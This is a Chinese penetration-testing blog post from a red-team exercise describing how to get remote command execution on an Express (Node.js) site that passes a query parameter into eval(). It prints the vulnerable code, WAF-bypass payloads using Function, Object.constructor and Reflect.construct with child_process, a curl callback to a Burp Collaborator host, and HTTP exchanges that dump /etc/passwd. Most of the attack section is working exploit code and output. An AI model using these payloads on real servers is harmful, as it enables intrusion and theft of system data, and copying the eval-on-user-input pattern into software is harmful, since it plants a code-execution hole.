

express框架一些渗透技巧

原创 海岸线突击队 酒仙桥六号部队

2020-10-12原文

这是 酒仙桥六号部队 的第 87 篇文章。

全文共计668个字，预计阅读时长3分钟。


前言

在某个行业hw中的一次红蓝对抗，被waf封的头皮发麻。在反序列化打不进去，弱口令也爆破不出来的时候。发现了一个突破的站点。

分析

这个网站是一个nodejs的网站，用的express框架。这个可以从返回数据包看出来，

X-Powered-By: Express



根据静态资源的部分特征，github上搜索到部分相关代码。

代码

这里把相关代码简化下。大概如下：

```
var express = require('express');
```

```
var app = express();

var funcs = {

    getList: getReadMsg,

    getMsg: "getMsg",

};

function getReadMsg() {

    console.log('aaaaaa')

}

app.get('/', function(req, res) {

    var resp=eval('funcs.' + req.query.test);

    res.send('Response<br>'+resp);


});
```

```
app.listen(8001);
```

```
console.log('Server runing at http://127.0.0.1:8001/');
```

本地测试环境比较顺利，Node.js中的`chile_process.exec`调用的是`bash`，它是一个`bash`解释器，可以执行系统命令。在`eval`函数的参数中可以构造`require('child_process').exec('');`来进行调用。

```
require('child_process').exec('');
```



WAF


线上环境测试遇到WAF，通过测试发现对`eval`这个函数进行了过滤。这里可以使用如下的方法去绕过。

```
test=Function(require('child_process').exec('curl+547q0etugr2fu1ehjlkto83s1j79vy.burpcollaborator.net'))()
```


或者使用这几个：

```
test=getList(1);Object.constructor(payload)()
```

```
test=getList(1);Reflect.construct(Function,[payload])()
```



到了最关键的一步，去线上测试下漏洞，执行了下发现没有看到 dns log，反复研究后发现，这台服务器不能上网。由于这个命令执行没得回显，这个漏洞显得有点鸡肋。



回显

然后使用了 `res.send()`。

```

101 *   res.send('<p>some html</p>');
102 *
103 * @param {string|number|boolean|object|Buffer} body
104 * @public
105 */
106
107 res.send = function send(body) {
108   var chunk = body;
109   var encoding;
110   var req = this.req;
111   var type;
112
113   // settings
114   var app = this.app;
115
116   // allow status / body
117   if (arguments.length === 2) {
118     // res.send(body, status) backwards compat
119     if (typeof arguments[0] !== 'number' && typeof arguments[
120       deprecate('res.send(body, status): Use res.status(status)
121       this.statusCode = arguments[1];
122     } else {
123       deprecate('res.send(status, body): Use res.status(status)
124       this.statusCode = arguments[0];
125       chunk = arguments[1];
126     }
127   }

```

使用如下 payload:

```
Reflect.construct(Function, [res.send(require('child_process')).execSync('ifconfig')])()
```

```

GET /?test=Reflect.construct(Function, [res.send(require('child_process')).execSync('ifconfig')])() HTTP/1.1
Host: 127.0.0.1:8001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close

HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 1229
Date: Thu, 30 Jul 2020 09:23:04 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: Cannot read property 'construct' of
undefined
    at eval (eval at <anonymous>:
/home/two/test1.js:11:33), <anonymous>:1:15</pre>

```

显示无法读取未定义的属性，这个是前面函数没有闭合导致的报错。直接闭合函数，就成功回显命令。

```

GET /?test=getList(1):Reflect.construct(Function, [res.send(require('child_process')).execSync('cat/etc/passwd')])() HTTP/1.1
Host: 127.0.0.1:8001
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/octet-stream
Content-Length: 1633
ETag: W/"661-n/VSmZ+6ExehXHIn7obPtvM/Gq4"
Date: Thu, 30 Jul 2020 09:27:43 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin

```



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论